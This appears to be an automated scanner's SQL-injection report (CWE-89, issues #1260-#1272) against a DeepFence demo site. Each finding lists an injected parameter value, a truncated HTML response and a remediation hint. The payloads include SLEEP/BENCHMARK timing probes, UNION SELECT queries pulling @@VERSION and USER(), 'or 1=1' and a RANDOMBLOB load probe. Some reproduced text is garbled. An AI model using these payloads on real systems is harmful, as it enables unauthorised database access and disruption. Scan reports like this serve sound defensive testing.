Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZS BjBwFnZVJlYHR5c2llPAAACaxJREFUeNqSv1tsXNUV3fvcc1/ 28ozHHjt2HnsJdmLpMGpJglEpoRwVnHcPrAlUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1260	

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29</td></tr> </table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXXKX0-rl81O2OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__DF_CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZG9iZSBJbWFnZVJlYWYR5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLYMgpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/v0McStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1261

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNSJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1262				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title></pre>				

	<pre>>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1263

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10
Name	Value				
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1264				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAACAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvmYBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1265				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX',2--</td></tr> </table>	Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2--
Name	Value				
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,</pre>				

	iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1266

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>or 1=1/*</td></tr></table>	Name	Value	DemoUser1#	or 1=1/*
Name	Value				
DemoUser1#	or 1=1/*				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpguFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1267				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td></td><td></td></tr></table>	Name	Value		
Name	Value				

	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX',2,3
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1268	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 17#</td></tr></table>		Name	Value	DemoUser1#	ORDER BY 17#
Name	Value					
DemoUser1#	ORDER BY 17#					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	RANDOMBLOB(500000000/2)

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwVnNhCpRa1UAUVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]**Action Points** You may need to remove SQL tokens from the contents of the parameter DemoUser1#**CWE-ID** CWE-89**Issue Number**

#1270

Scan SQL Injection**Severity** ERROR**Endpoint** https://deepfence.show/**Request** GET https://deepfence.show/ HTTP/1.1**Test Step** GET**Modified Parameters**

Name	Value
DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),BENCHMARK(1000000,MD5('A')),5

Response**Content-type:** text/html; charset=UTF-8**Content length:** 7785**Response is too big. Beginning of the response:**

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER
```

	<pre>__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1271	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--</td></tr></table>		Name	Value	DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--
Name	Value					
DemoUser1#	UNION ALL SELECT 'INJ' 'ECT' 'XXX', 2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20--					
Response	<div><p>Content-type: text/html; charset=UTF-8</p><p>Content length: 7785</p><p>Response is too big. Beginning of the response:</p><pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl8l020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...</pre></div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					
CWE-ID	CWE-89					
Issue Number	#1272					

Scan	SQL Injection	
Severity	ERROR	
Endpoint	https://deepfence.show/	

Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 2--</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 2--
Name	Value				
DemoUser1#	ORDER BY 2--				
